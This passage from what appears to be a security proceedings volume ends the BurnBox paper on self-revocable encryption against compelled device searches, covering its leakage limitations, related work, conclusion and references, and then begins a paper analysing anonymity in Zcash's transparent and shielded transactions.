By learning the plaintexts of undeleted files upon compelled access, the adversary may be able to better model the access distribution for a particular user leading to a stronger inference attack. Certainly if accesses between known plaintexts and unknown plaintexts can be correlated this would lend a strong advantage to the adversary (e.g., a set of files is known to be accessed in quick succession; if a few of the files are revealed, it can be inferred that the other deleted files accessed in succession belong to the set). However, should sensitive revoked files have little correlation with unrevoked files, the adversary will not be able to exploit the revealed files in this way.

Another consideration for leakage is file name length and file size which, for example, might uniquely identify files. Names can be padded to a maximum length with little loss as most file systems only allow 255 character names. File sizes are more challenging. If BurnBox is used with files where sizes are unique, these sizes should be padded. The granularity of such padding is dependent on the distribution of file lengths.

One final note is that access patterns after a compromise can reveal whether files were deleted or just revoked, because deleted files will never be read from or written to again. While we can preserve obliviousness during a compelled access search, access to the file after the search will inform the adversary if they are monitoring the cloud store. This appears to be unavoidable without resorting to, e.g., oblivious RAM [53], and even then the volume of accesses would leak some information.

**Operating system leakage.** BurnBox is designed to limit leakage from persistent storage following device restart in the compelled access threat model. While we have formally evaluated the security of BurnBox with respect to its cryptographic state, a complete picture of BurnBox usage includes the underlying operating system and interacting applications; both can access sensitive data and write to persistent storage. These other vectors of leakage have long been identified as a challenge for systems with similar goals to BurnBox, e.g., in deniable file systems [24].

Such concerns include: recently used file lists; indexes for OS wide search; application screen shots used for transitions[1]; file contents from BurnBox memory being paged to disk; text inputs stored either in keyboard buffers or predictive typing mechanisms; byproducts of rendering and displaying files to the user; and the volume and timing of disk operations.

Some of these issues can be handled by configuration or user action. Disabling OS-wide search and indexing for BurnBox directories prevents file names and contents from being stored in those indexes. To guard against leakage from memory being paged to disk, BurnBox uses memory locked pages where available. Users can avoid leaving applications with access to sensitive data open, which reduces the risk of leakage on suspend or resume. These approaches are somewhat unsatisfying because they require user-specific actions or at least OS-wide configuration changes (that perhaps can be handled by an installer).

BurnBox is necessary, but not sufficient, to fully protect against these issues and must be part of a larger ecosystem of techniques to achieve complete security. Applications need to take steps to prevent leakage. In some cases, as in our prototype, it may be as simple as running the application within a container with access only to a temporary file system that is erased on application exit. At the operating system level, special virtualization techniques [26], pur-

[1] Many operating systems use screen shots of the user interface when resuming either suspended applications or the OS itself.

pose built file systems [11], and write-only ORAM [59] can address many leakage issues.

**Delete timing.** A particular issue related to operating system leakage is revelation of timing and volume of disk accesses to forensics tools. In addition to hiding whether a file's status is revoked or deleted, BurnBox targets hiding when the status changed (deletion/revocation timing privacy). To this end, it stores all cryptographic material in two monolithic files. As a result an adversary examining timestamps learns the time of the last operation in BurnBox but nothing about the timing or volume of preceding operations or what they were.

However, the file system itself, or even the underlying physical storage medium, may leak more granular information. A journaling file system might, for example, leak when an individual entry in the erasable index was last touched. While we have carefully designed BurnBox to ensure this reveals no addition information, it does by necessity reveal when the file's status changed. Even if such fine grained information is not available, a flurry of file system activity, regardless of if it can be directly associated BurnBox, might suggest a user was revoking or deleting files immediately prior to a search, raising suspicion.

Even should such operating-system leakage reveal timing, BurnBox may provide value in terms of delete timing privacy for attackers who do not conduct low level disk forensics. We note that if one ignores the secondary goal of delete/revocation timing privacy, one could modify BurnBox to have the erasable index client state outsourced to cloud storage. Then Delete and Revoke operations would involve interactions with the cloud (revealing timing trivially), but this would arguably simplify the design.

**Deleting files from the cloud.** A final limitation is that BurnBox, as described, never requests the cloud storage service to delete files. This is necessary to provide deletion/revocation obliviousness. However, at some juncture it will be necessary to free up storage space and this may enable a compelled-access adversary to at that point identify that a user previously revoked files. A user might therefore do such deletions well after the compelled access search, but since it leaks information to the adversary its timing should be considered carefully.

## 9 Related Work

A variety of works have looked at related problems surrounding compelled access, secure erasure, and encrypted cloud storage.

**Secure deletion.** The problem of secure deletion for files has been explored extensively in various contexts [25, 28, 56]. These works can be divided into two distinct approaches, data overwriting [36, 69] and cryptographic erasure [16, 22, 57]. Data overwriting is not applicable to a corrupted cloud storage provider who stores snapshots. Cryptographic erasure alone doesn't provide temporary revocation. Neither approach directly solves the issue of metadata needed to locate files (in our case file names).

**History independence.** A line of work has examined history independent data structures [31, 47, 48] and (local) file systems [11]. As we discussion in Section 3, however, these techniques do not work when confronted with adversaries who can forensically recover fine grained past file system state, rather they ensure only that the current state is independent of its history. While the use of a history-independent file system for local storage [11] could be used to augment BurnBox to improve its ability to hide access patterns (during a forensic analysis), it does not alone suffice for the compelled access scenario as it does not protect cloud data or provide for self-revocation.

**Decoy-based approaches.** Several works target tricking adversaries via decoy content, revealed by providing a fake password. Deniable encryption [18, 20, 61] targets public key encrypted messages which can later be opened to some decoy message. Gasti et al. [29] use deniable public-key encryption to build a cloud-backed file system These approaches do not hide file names or provide for self-revocation, and they require choosing a decoy message at file creation time.

Honey encryption [35, 37, 38] targets ensuring decryption under wrong passwords results in decoy plaintexts, but only works for a priori known distributions of plaintext data, making it unsuitable for general use. We target CAS-secure encryption for arbitrary data.

Deniable file systems [9, 29, 34, 52, 55], also known as steganographic file systems [9], support a hidden volume that is concealed from the adversary and a decoy volume that is unlocked via a fake password. Deniable file systems require users either to a priori compartmentalize their life into a deniable and non-deniable partition or to create and maintain plausible "dummy" data for the decoy volume while conducting everything in the hidden volume. In contrast, we require users simply excise what they want to hide when compelled access is likely.

At a higher level, all decoy-based systems require the user to lie to the authority and intentionally reveal the wrong password (or cryptographic secret). In addition to requiring the user to actively not comply, lying may have legal implications in some cases. Our approach is different and does not depend on prearranged decoy content or lying.

**Capture-resilient devices.** A series of works [42, 43] investigated capture-resilient devices, where one uses a remote server to help encrypt data on the device so that if the device is captured, offline dictionary attacks against

user passwords does not suffice to break security. These settings, and similar, assume the user does not disclose their password, thus making it insufficient for the compelled access threat model we target here.

## 10 Conclusion

In this paper we explored the setting of compelled access, where physically present authorities force a user to disclose secrets in order to allow a search of their digital devices. We introduced the notion of self-revocable encryption, in which the user can, ahead of a potential search (e.g., before crossing a national border), revoke their ability to access sensitive data. We explored this approach in the context of encrypted cloud storage applications, showing that one can hide not only file contents but also whether and which files were revoked.

We detailed a new cryptographic security notion, called compelled access security, to capture the level of access pattern leakage a scheme admits. We introduced a scheme for which we can formally analyze compelled access security relative to a reasonable leakage regime. Interestingly, the analysis requires non-committing encryption.

We report on an initial prototype of the resulting tool, called BurnBox. While it has various limitations due primarily to operating system and application leakage, BurnBox provides a foundation for realizing client devices that resist compelled access searches.

## Acknowledgments

This work was supported in part by Nirvan Tyagi's NSF Graduate Research Fellowship, NSF grants 1558500, 1514163, and 1330308, and a generous gift from Microsoft.

## References

[1] Android keystore system. `https://developer.android.com/training/articles/keystore.html`.

[2] Intel Software Guard Extensions (Intel SGX). `https://software.intel.com/en-us/sgx`.

[3] Storing keys in the secure enclave. `https://developer.apple.com/documentation/security/certificate_key_and_trust_services/keys/storing_keys_in_the_secure_enclave`.

[4] Truecrypt. `http://truecrypt.sourceforge.net/`, 2014.

[5] Cbp releases updated border search of electronic device directive and fy17 statistics. `https://www.cbp.gov/newsroom/national-media-release/cbp-releases-updated-border`, 1 2018.

[6] Crypto++ library. `https://www.cryptopp.com/`, 2018.

[7] Ibm software tpm. `http://ibmswtpm.sourceforge.net/`, 2018.

[8] Libfuse: Filesystem in userspace. `https://github.com/libfuse/libfuse`, 2018.

[9] ANDERSON, R. J., NEEDHAM, R. M., AND SHAMIR, A. The steganographic file system. In *Information Hiding, Second International Workshop, Portland, Oregon, USA, April 14-17, 1998, Proceedings* (1998), pp. 73–82.

[10] ASSANGE, J., DREYFUS, S., AND WEINMANN, R. Rubberhose, 1997. `https://web.archive.org/web/20100915130330/http://iq.org/~proff/rubberhose.org/`.

[11] BAJAJ, S., AND SION, R. HIFS: history independence for file systems. In *ACM Conference on Computer and Communications Security* (2013), ACM, pp. 1285–1296.

[12] BARBOSA, M., AND FARSHIM, P. Indifferentiable authenticated encryption. In *Advances in Cryptology – CRYPTO 2018* (2018).

[13] BELLARE, M., AND O'NEILL, A. Semantically-secure functional encryption: Possibility results, impossibility results and the quest for a general definition. In *Cryptology and Network Security - 12th International Conference, CANS 2013, Paraty, Brazil, November 20-22. 2013. Proceedings* (2013), pp. 218–234.

[14] BELLARE, M., AND ROGAWAY, P. Random oracles are practical: A paradigm for designing efficient protocols. In *CCS '93, Proceedings of the 1st ACM Conference on Computer and Communications Security, Fairfax, Virginia, USA, November 3-5, 1993.* (1993), pp. 62–73.

[15] BONEH, D., LEWI, K., AND WU, D. J. Constraining pseudorandom functions privately. *IACR Cryptology ePrint Archive 2015* (2015), 1167.

[16] BONEH, D., AND LIPTON, R. J. A revocable backup system. In *Proceedings of the 6th USENIX Security Symposium, San Jose, CA, USA, July 22-25, 1996* (1996).

[17] BURGE, C., AND CHIN, J. Twelve days in Xinjiang: How China's surveillance state overwhelms daily life. `https://www.wsj.com/articles/twelve-days-in-xinjiang`, Dec 2017.

[18] CANETTI, R., DWORK, C., NAOR, M., AND OSTROVSKY, R. Deniable encryption. In *CRYPTO* (1997), vol. 1294 of *Lecture Notes in Computer Science*, Springer, pp. 90–104.

[19] CANETTI, R., FEIGE, U., GOLDREICH, O., AND NAOR, M. Adaptively secure multi-party computation. In *Proceedings of the Twenty-Eighth Annual ACM Symposium on the Theory of Computing, Philadelphia, Pennsylvania, USA, May 22-24, 1996* (1996), pp. 639–648.

[20] CARO, A. D., IOVINO, V., AND O'NEILL, A. Deniable functional encryption. In *Public Key Cryptography (1)* (2016), vol. 9614 of *Lecture Notes in Computer Science*, Springer, pp. 196–222.

[21] CASH, D., JAEGER, J., JARECKI, S., JUTLA, C. S., KRAWCZYK, H., ROSU, M., AND STEINER, M. Dynamic searchable encryption in very-large databases: Data structures and implementation. In *21st Annual Network and Distributed System Security Symposium, NDSS 2014, San Diego, California, USA, February 23-26, 2014* (2014).

[22] CRESCENZO, G. D., FERGUSON, N., IMPAGLIAZZO, R., AND JAKOBSSON, M. How to forget a secret. In *STACS 99, 16th Annual Symposium on Theoretical Aspects of Computer Science, Trier, Germany, March 4-6, 1999, Proceedings* (1999), pp. 500–509.

[23] CURTMOLA, R., GARAY, J. A., KAMARA, S., AND OSTROVSKY, R. Searchable symmetric encryption: improved definitions and efficient constructions. In *ACM Conference on Computer and Communications Security* (2006), ACM, pp. 79–88.

[24] CZESKIS, A., HILAIRE, D. J. S., KOSCHER, K., GRIBBLE, S. D., KOHNO, T., AND SCHNEIER, B. Defeating encrypted and deniable file systems: Truecrypt v5.1a and the case of the

tattling OS and applications. In *3rd USENIX Workshop on Hot Topics in Security, HotSec'08, San Jose, CA, USA, July 29, 2008, Proceedings* (2008).

[25] DIESBURG, S. M., AND WANG, A. A. A survey of confidential data storage and deletion methods. *ACM Comput. Surv. 43*, 1 (2010), 2:1–2:37.

[26] DUNN, A. M., LEE, M. Z., JANA, S., KIM, S., SILBERSTEIN, M., XU, Y., SHMATIKOV, V., AND WITCHEL, E. Eternal sunshine of the spotless machine: Protecting privacy with ephemeral channels. In *10th USENIX Symposium on Operating Systems Design and Implementation, OSDI 2012, Hollywood, CA, USA, October 8-10, 2012* (2012), pp. 61–75.

[27] FOX-BREWSTER, T. Feds have found a way to search locked phones of 100 trump protestors. `https://www.forbes.com/sites/thomasbrewster/2017/03/23/`.

[28] GARFINKEL, S. L., AND SHELAT, A. Remembrance of data passed: A study of disk sanitization practices. *IEEE Security & Privacy 1*, 1 (2003), 17–27.

[29] GASTI, P., ATENIESE, G., AND BLANTON, M. Deniable cloud storage: sharing files via public-key deniability. In *Proceedings of the 9th annual ACM workshop on Privacy in the electronic society* (2010), ACM, pp. 31–42.

[30] GOLDREICH, O., GOLDWASSER, S., AND MICALI, S. How to construct random functions. *J. ACM 33*, 4 (1986), 792–807.

[31] GOODRICH, M. T., KORNAROPOULOS, E. M., MITZENMACHER, M., AND TAMASSIA, R. More practical and secure history-independent hash tables. In *ESORICS (2)* (2016), vol. 9879 of *Lecture Notes in Computer Science*, Springer, pp. 20–38.

[32] GRUBBS, P., MCPHERSON, R., NAVEED, M., RISTENPART, T., AND SHMATIKOV, V. Breaking web applications built on top of encrypted data. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016* (2016), pp. 1353–1364.

[33] GRUBBS, P., SEKNIQI, K., BINDSCHAEDLER, V., NAVEED, M., AND RISTENPART, T. Leakage-abuse attacks against order-revealing encryption. In *2017 IEEE Symposium on Security and Privacy, SP 2017, San Jose, CA, USA, May 22-26, 2017* (2017), pp. 655–672.

[34] HAN, J., PAN, M., GAO, D., AND PANG, H. A multi-user steganographic file system on untrusted shared storage. In *Proceedings of the 26th Annual Computer Security Applications Conference* (2010), ACM, pp. 317–326.

[35] JAEGER, J., RISTENPART, T., AND TANG, Q. Honey encryption beyond message recovery security. In *Advances in Cryptology - EUROCRYPT 2016 - 35th Annual International Conference on the Theory and Applications of Cryptographic Techniques, Vienna, Austria, May 8-12, 2016, Proceedings, Part I* (2016), M. Fischlin and J. Coron, Eds., vol. 9665 of *Lecture Notes in Computer Science*, Springer, pp. 758–788.

[36] JOUKOV, N., AND ZADOK, E. Adding secure deletion to your favorite file system. In *3rd International IEEE Security in Storage Workshop (SISW 2005), December 13, 2005, San Francisco, California, USA* (2005), pp. 63–70.

[37] JUELS, A., AND RISTENPART, T. Honey encryption: Encryption beyond the brute-force barrier. *IEEE Security & Privacy 12*, 4 (2014), 59–62.

[38] JUELS, A., AND RISTENPART, T. Honey encryption: Security beyond the brute-force bound. In *Advances in Cryptology - EUROCRYPT 2014 - 33rd Annual International Conference on the Theory and Applications of Cryptographic Techniques, Copenhagen, Denmark, May 11-15, 2014. Proceedings* (2014), pp. 293–310.

[39] KING, R. FBI, NSA said to be secretly mining data from nine U.S. tech giants. `http://www.zdnet.com/article/fbi-nsa-said-to-be-secretly-mining-data`.

[40] LABS, P. Filecoin: A decentralized storage network, 14 Aug. 2017.

[41] LANDLEY, R. ramfs, rootfs and initramfs. `https://www.kernel.org/doc/Documentation/filesystems/ramfs-rootfs-initramfs.txt`, 2018.

[42] MACKENZIE, P. D., AND REITER, M. K. Delegation of cryptographic servers for capture-resilient devices. In *ACM Conference on Computer and Communications Security* (2001), ACM, pp. 10–19.

[43] MACKENZIE, P. D., AND REITER, M. K. Networked cryptographic devices resilient to capture. *Int. J. Inf. Sec. 2*, 1 (2003), 1–20.

[44] MAIDSAFE.NET. MaidSafe.net announces project SAFE to the community (v1.4), 14 Apr. 2014.

[45] MAURER, U., RENNER, R., AND HOLENSTEIN, C. Indifferentiability, impossibility results on reductions, and applications to the random oracle methodology. In *Theory of cryptography conference* (2004), Springer, pp. 21–39.

[46] MCDONALD, A. D., AND KUHN, M. G. StegFS: A steganographic file system for linux. In *International Workshop on Information Hiding* (1999), Springer, pp. 463–477.

[47] MOLNAR, D., KOHNO, T., SASTRY, N., AND WAGNER, D. A. Tamper-evident, history-independent, subliminal-free data structures on PROM storage-or-how to store ballots on a voting machine (extended abstract). In *IEEE Symposium on Security and Privacy* (2006), IEEE Computer Society, pp. 365–370.

[48] NAOR, M., AND TEAGUE, V. Anti-persistence: History independent data structures. *IACR Cryptology ePrint Archive 2001* (2001), 36.

[49] NAVEED, M., KAMARA, S., AND WRIGHT, C. V. Inference attacks on property-preserving encrypted databases. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, October 12-6, 2015* (2015), pp. 644–655.

[50] NICHOLS, S. Dropbox: Oops, yeah, we didn't actually delete all your files this bug kept them in the cloud. `https://www.theregister.co.uk/2017/01/24/dropbox_brings_old_files_back_from_dead/`, January 2017.

[51] NIELSEN, J. B. Separating random oracle proofs from complexity theoretic proofs: The non-committing encryption case. In *Annual International Cryptology Conference* (2002), Springer, pp. 111–126.

[52] OLER, B., AND FRAY, I. E. Deniable file system–application of deniable storage to protection of private keys. In *6th International Conference on Computer Information Systems and Industrial Management Applications, CISIM 2007, Elk, Poland, June 28-30, 2007* (2007), pp. 225–229.

[53] OSTROVSKY, R. *Software protection and simulation on oblivious RAMs*. PhD thesis, Massachusetts Institute of Technology, Cambridge, MA, USA, 1992.

[54] PANJWANI, S. Tackling adaptive corruptions in multicast encryption protocols. In *Theory of Cryptography Conference* (2007), Springer, pp. 21–40.

[55] PETERS, T., GONDREE, M. A., AND PETERSON, Z. N. J. DEFY: A deniable, encrypted file system for log-structured storage. In *22nd Annual Network and Distributed System Security Symposium, NDSS 2015, San Diego, California, USA, February 8-11, 2015* (2015).

[56] REARDON, J., BASIN, D. A., AND CAPKUN, S. Sok: Secure data deletion. In *2013 IEEE Symposium on Security and Privacy, SP 2013, Berkeley, CA, USA, May 19-22, 2013* (2013), pp. 301–315.

[57] REARDON, J., CAPKUN, S., AND BASIN, D. A. Data node encrypted file system: Efficient secure deletion for flash memory. In *Proceedings of the 21th USENIX Security Symposium, Bellevue, WA, USA, August 8-10, 2012* (2012), pp. 333–348.

[58] REARDON, J., RITZDORF, H., BASIN, D. A., AND CAPKUN, S. Secure data deletion from persistent media. In *2013 ACM SIGSAC Conference on Computer and Communications Security, CCS'13, Berlin, Germany, November 4-8, 2013* (2013), pp. 271–284.

[59] ROCHE, D. S., AVIV, A. J., CHOI, S. G., AND MAYBERRY, T. Deterministic, stash-free write-only ORAM. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017* (2017), pp. 507–521.

[60] RUOTI, S., ANDERSEN, J., ZAPPALA, D., AND SEAMONS, K. Why Johnny still, still can't encrypt: Evaluating the usability of a modern PGP client. *arXiv preprint arXiv:1510.08555* (2015).

[61] SAHAI, A., AND WATERS, B. How to use indistinguishability obfuscation: deniable encryption, and more. In *Symposium on Theory of Computing, STOC 2014, New York, NY, USA, May 31 - June 03, 2014* (2014), pp. 475–484.

[62] SAVAGE, C., AND NIXON, R. Privacy complaints mount over phone searches at U.S. border since 2011. `https://www.nytimes.com/2017/12/22/us/politics/us-border-privacy-phone-searches.html`, 12 2017.

[63] SHENG, S., BRODERICK, L., KORANDA, C. A., AND HYLAND, J. J. Why Johnny still can't encrypt: Evaluating the usability of email encryption software. In *Symposium On Usable Privacy and Security* (2006), pp. 3–4.

[64] SHOUP, V. A proposal for an ISO standard for public key encryption. *IACR Cryptology ePrint Archive 2001* (2001), 112.

[65] SKILLEN, A., AND MANNAN, M. Mobiflage: Deniable storage encryption for mobile devices. *IEEE Transactions on Dependable and Secure Computing 11*, 3 (2014), 224–237.

[66] SUMRALL, N., AND NOVOA, M. Trusted computing group (tcg) and the tpm 1.2 specification. In *Intel Developer Forum* (2003), vol. 32.

[67] TYAGI, N., MUGHEES, M. H., RISTENPART, T., AND MIERS, I. Burnbox: Self-revocable encryption in a world of compelled access. Cryptology ePrint Archive, Report 2018/638, 2018. `https://eprint.iacr.org/2018/638`.

[68] VORICK, D., AND CHAMPINE, L. Sia: Simple decentralized storage. `https://sia.tech/sia.pdf`, 29 Nov. 2014.

[69] WEI, M. Y. C., GRUPP, L. M., SPADA, F. E., AND SWANSON, S. Reliably erasing data from flash-based solid state drives. In *9th USENIX Conference on File and Storage Technologies, San Jose, CA, USA, February 15-17, 2011* (2011), pp. 105–117.

[70] WHITTEN, A., AND TYGAR, J. D. Why Johnny can't encrypt: A usability evaluation of PGP 5.0. In *USENIX Security Symposium* (1999), vol. 348.

[71] WILKINSON, S., BOSHEVSKI, T., BRANDOFF, J., PRESTWICH, J., HALL, G., GERBES, P., HUTCHINS, P., POLLARD, C., AND BUTERIN, V. Storj: A peer-to-peer cloud storage network (v2.0), 15 Dec. 2016.

[72] WOLCHOK, S., HOFMANN, O. S., HENINGER, N., FELTEN, E. W., HALDERMAN, J. A., ROSSBACH, C. J., WATERS, B., AND WITCHEL, E. Defeating vanish with low-cost sybil attacks against large dhts. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2010, San Diego, California, USA, 28th February - 3rd March 2010* (2010).

# An Empirical Analysis of Anonymity in Zcash

*George Kappos, Haaroon Yousaf, Mary Maller, and Sarah Meiklejohn*
*University College London*
{georgios.kappos.16,h.yousaf,mary.maller.15,s.meiklejohn}@ucl.ac.uk

## Abstract

Among the now numerous alternative cryptocurrencies derived from Bitcoin, Zcash is often touted as the one with the strongest anonymity guarantees, due to its basis in well-regarded cryptographic research. In this paper, we examine the extent to which anonymity is achieved in the deployed version of Zcash. We investigate all facets of anonymity in Zcash's transactions, ranging from its transparent transactions to the interactions with and within its main privacy feature, a *shielded pool* that acts as the anonymity set for users wishing to spend coins privately. We conclude that while it is possible to use Zcash in a private way, it is also possible to shrink its anonymity set considerably by developing simple heuristics based on identifiable patterns of usage.

## 1 Introduction

Since the introduction of Bitcoin in 2008 [34], cryptocurrencies have become increasingly popular to the point of reaching a near-mania, with thousands of deployed cryptocurrencies now collectively attracting trillions of dollars in investment. While the broader positive potential of "blockchain" (i.e., the public decentralized ledger underlying almost all cryptocurrencies) is still unclear, despite the growing number of legitimate users there are today still many people using these cryptocurrencies for less legitimate purposes. These range from the purchase of drugs or other illicit goods on so-called dark markets such as Dream Market, to the payments from victims in ransomware attacks such as WannaCry, with many other crimes in between. Criminals engaged in these activities may be drawn to Bitcoin due to the relatively low friction of making international payments using only pseudonyms as identifiers, but the public nature of its ledger of transactions raises the question of how much anonymity is actually being achieved.

Indeed, a long line of research [37, 38, 12, 27, 40] has by now demonstrated that the use of pseudonymous addresses in Bitcoin does not provide any meaningful level of anonymity. Beyond academic research, companies now provide analysis of the Bitcoin blockchain as a business [19]. This type of analysis was used in several arrests associated with the takedown of Silk Road [20], and to identify the attempts of the WannaCry hackers to move their ransom earnings from Bitcoin into Monero [17].

Perhaps in response to this growing awareness that most cryptocurrencies do not have strong anonymity guarantees, a number of alternative cryptocurrencies or other privacy-enhancing techniques have been deployed with the goal of improving on these guarantees. The most notable cryptocurrencies that fall into this former category are Dash [2] (launched in January 2014), Monero [3] (April 2014), and Zcash [7] (October 2016). At the time of this writing all have a market capitalization of over 1 billion USD [1], although this figure is notoriously volatile, so should be taken with a grain of salt.

Even within this category of privacy-enhanced cryptocurrencies, and despite its relative youth, Zcash stands somewhat on its own. From an academic perspective, Zcash is backed by highly regarded research [28, 13], and thus comes with seemingly strong anonymity guarantees. Indeed, the original papers cryptographically prove the security of the main privacy feature of Zcash (known as the *shielded pool*), in which users can spend shielded coins without revealing which coins they have spent. These strong guarantees have attracted at least some criminal attention to Zcash: the underground marketplace AlphaBay was on the verge of accepting it before their shutdown in July 2017 [11], and the Shadow Brokers hacking group started accepting Zcash in May 2017 (and in fact for their monthly dumps accepted exclusively Zcash in September 2017) [16].

Despite these theoretical privacy guarantees, the deployed version of Zcash does not require all transactions to take place within the shielded pool itself: it also supports so-called *transparent* transactions, which are essentially the same as transactions in Bitcoin in

that they reveal the pseudonymous addresses of both the senders and recipients, and the amount being sent. It does require, however, that all newly generated coins pass through the shielded pool before being spent further, thus ensuring that all coins have been shielded at least once. This requirement led the Zcash developers to conclude that the anonymity set for users spending shielded coins is in fact all generated coins, and thus that "the mixing strategies that other cryptocurrencies use for anonymity provide a rather small [anonymity set] in comparison to Zcash" and that "Zcash has a distinct advantage in terms of transaction privacy" [9].

In this paper, we provide the first in-depth empirical analysis of anonymity in Zcash, in order to examine these claims and more generally provide a longitudinal study of how Zcash has evolved and who its main participants are. We begin in Section 4 by providing a general examination of the Zcash blockchain, from which we observe that the vast majority of Zcash activity is in the transparent part of the blockchain, meaning it does not engage with the shielded pool at all. In Section 5, we explore this aspect of Zcash by adapting the analysis that has already been developed for Bitcoin, and find that exchanges typically dominate this part of the blockchain.

We then move in Section 6 to examining interactions with the shielded pool. We find that, unsurprisingly, the main actors doing so are the founders and miners, who are required to put all newly generated coins directly into it. Using newly developed heuristics for attributing transactions to founders and miners, we find that 65.6% of the value withdrawn from the pool can be linked back to deposits made by either founders or miners. We also implement a general heuristic for linking together other types of transactions, and capture an additional 3.5% of the value using this. Our relatively simple heuristics thus reduce the size of the overall anonymity set by 69.1%.

In Section 7, we then look at the relatively small percentage of transactions that have taken place within the shielded pool. Here, we find (perhaps unsurprisingly) that relatively little information can be inferred, although we do identify certain patterns that may warrant further investigation. Finally, we perform a small case study of the activities of the Shadow Brokers within Zcash in Section 8, and in Section 9 we conclude.

All of our results have been disclosed, at the time of the paper's submission, to the creators of Zcash, and discussed extensively with them since. This has resulted in changes to both their public communication about Zcash's anonymity as well as the transactional behavior of the founders. Additionally, all the code for our analysis is available as an open-source repository.[1]

[1] https://github.com/manganese/zcash-empirical-analysis

## 2 Related work

We consider as related all work that has focused on the anonymity of cryptocurrencies, either by building solutions to achieve stronger anonymity guarantees or by demonstrating its limits.

In terms of the former, there has been a significant volume of research in providing solutions for existing cryptocurrencies that allow interested users to mix their coins in a way that achieves better anonymity than regular transactions [15, 41, 21, 24, 39, 14, 22, 25]. Another line of research has focused on producing alternative privacy-enhanced cryptocurrencies. Most notably, Dash [2] incorporates the techniques of CoinJoin [24] in its PrivateSpend transactions; Monero [3, 35] uses ring signatures to allow users to create "mix-ins" (i.e., include the keys of other users in their own transactions as a way of providing a larger anonymity set); and Zcash [7, 13] uses zero-knowledge proofs to allow users to spend coins without revealing which coins are being spent.

In terms of the latter, there has also been a significant volume of research on de-anonymizing Bitcoin [37, 38, 12, 27, 40]. Almost all of these attacks follow the same pattern: they first apply so-called clustering heuristics that associate multiple different addresses with one single entity, based on some evidence of shared ownership. The most common assumption is that all input addresses in a transaction belong to the same entity, with some papers [12, 27] also incorporating an additional heuristic in which output addresses receiving change are also linked. Once these clusters are formed, a "re-identification attack" [27] then tags specific addresses and thus the clusters in which they are contained. These techniques have also been applied to alternative cryptocurrencies with similar types of transactions, such as Ripple [30].

The work that is perhaps closest to our own focuses on de-anonymizing the privacy solutions described above, rather than just on Bitcoin. Here, several papers have focused on analyzing so-called privacy overlays or mixing services for Bitcoin [33, 26, 31, 32], and considered both their level of anonymity and the extent to which participants must trust each other. Some of this analysis [32, 26] also has implications for anonymity in Dash, due to its focus on CoinJoin. More recently, Miller et al. [29] and Kumar et al. [23] looked at Monero. They both found that it was possible to link together transactions based on temporal patterns, and also based on certain patterns of usage, such as users who choose to do transactions with 0 mix-ins (in which case their ring signature provides no anonymity, which in turns affects other users who may have included their key in their own mix-ins). Finally, we are aware of one effort to de-anonymize Zcash, by Quesnelle [36]. This article focuses on linking together the transactions used to shield





Figure 1: A simple diagram illustrating the different types of Zcash transactions. All transaction types are depicted and described with respect to a single input and output, but can be generalized to handle multiple inputs and outputs. In a t-to-t transaction, visible quantities of ZEC move between visible t-addresses ($\mathsf{zIn}$,$\mathsf{zOut} \neq \emptyset$). In a t-to-z transaction, a visible amount of ZEC moves from a visible t-address into the shielded pool, at which point it belongs to a hidden z-address ($\mathsf{zOut} = \emptyset$). In a z-to-z transaction, a hidden quantity of ZEC moves between hidden z-addresses ($\mathsf{zIn}$,$\mathsf{zOut} = \emptyset$). Finally, in a z-to-t transaction, a hidden quantity of ZEC moves from a hidden z-address out of the shielded pool, at which point a visible quantity of it belongs to a visible t-address ($\mathsf{zIn} = \emptyset$).

and deshield coins, based on their timing and the amount sent in the transactions. In comparison, our paper implements this heuristic but also provides a broader perspective on the entire Zcash ecosystem, as well as a more in-depth analysis of all interactions with (and within) the shielded pool.

# 3 Background

## 3.1 How Zcash works

Zcash (ZEC) is an alternative cryptocurrency developed as a (code) fork of Bitcoin that aims to break the link between senders and recipients in a transaction. In Bitcoin, recipients receive funds into addresses (referred to as the $\mathsf{vOut}$ in a transaction), and when they spend them they do so from these addresses (referred to as the $\mathsf{vIn}$ in a transaction). The act of spending bitcoins thus creates a link between the sender and recipient, and these links can be followed as bitcoins continue to change hands. It is thus possible to track any given bitcoin from its creation to its current owner.

Any transaction which interacts with the so-called shielded pool in Zcash does so through the inclusion of a *vJoinSplit*, which specifies where the coins are coming from and where they are going. To receive funds, users can provide either a transparent address (t-address) or a shielded address (z-address). Coins that are held in z-addresses are said to be in the shielded pool.

To specify where the funds are going, a $\mathsf{vJoinSplit}$ contains (1) a list of output t-addresses with funds assigned to them (called *zOut*), (2) two shielded outputs, and (3) an encrypted memo field. The $\mathsf{zOut}$ can be empty, in which case the transaction is either *shielded* (t-to-z) or *private* (z-to-z), depending on the inputs. If the $\mathsf{zOut}$ list contains a quantity of ZEC not assigned to any address, then we still consider it to be empty (as this is simply the allocation of the miner's fee). Each shielded output contains an unknown quantity of ZEC as well as a hidden double-spending token. The shielded output can be a dummy output (i.e., it contains zero ZEC) to hide the fact that there is no shielded output. The encrypted memo field can be used to send private messages to the recipients of the shielded outputs.

To specify where the funds are coming from, a $\mathsf{vJoinSplit}$ also contains (1) a list of input t-addresses (called *zIn*), (2) two double-spending tokens, and (3) a zero-knowledge proof. The $\mathsf{zIn}$ can be empty, in which case the transaction is either *deshielded* (z-to-t) if $\mathsf{zOut}$ is not empty, or private (z-to-z) if it is. Each double-spending token is either a unique token belonging to some previous shielded output, or a dummy value used to hide the fact that there is no shielded input. The double-spending token does not reveal to which shielded output it belongs. The zero-knowledge proof guarantees two things. First, it proves that the double-spending token genuinely belongs to some previous shielded output. Second, it proves that the sum of (1) the values in the addresses in $\mathsf{zIn}$ plus (2) the values represented by the double-spending tokens is equal to the sum of (1) the values assigned to the addresses in $\mathsf{zOut}$ plus (2) the values in the shielded outputs plus (3) the miner's fee. A summary of the different types of transactions is in Figure 1.

## 3.2 Participants in the Zcash ecosystem

In this section we describe four types of participants who interact in the Zcash network.

Founders took part in the initial creation and release of Zcash, and will receive 20% of all newly generated coins (currently 2.5 ZEC out of the 12.5 ZEC block reward). The founder addresses are specified in the Zcash chain parameters [8].

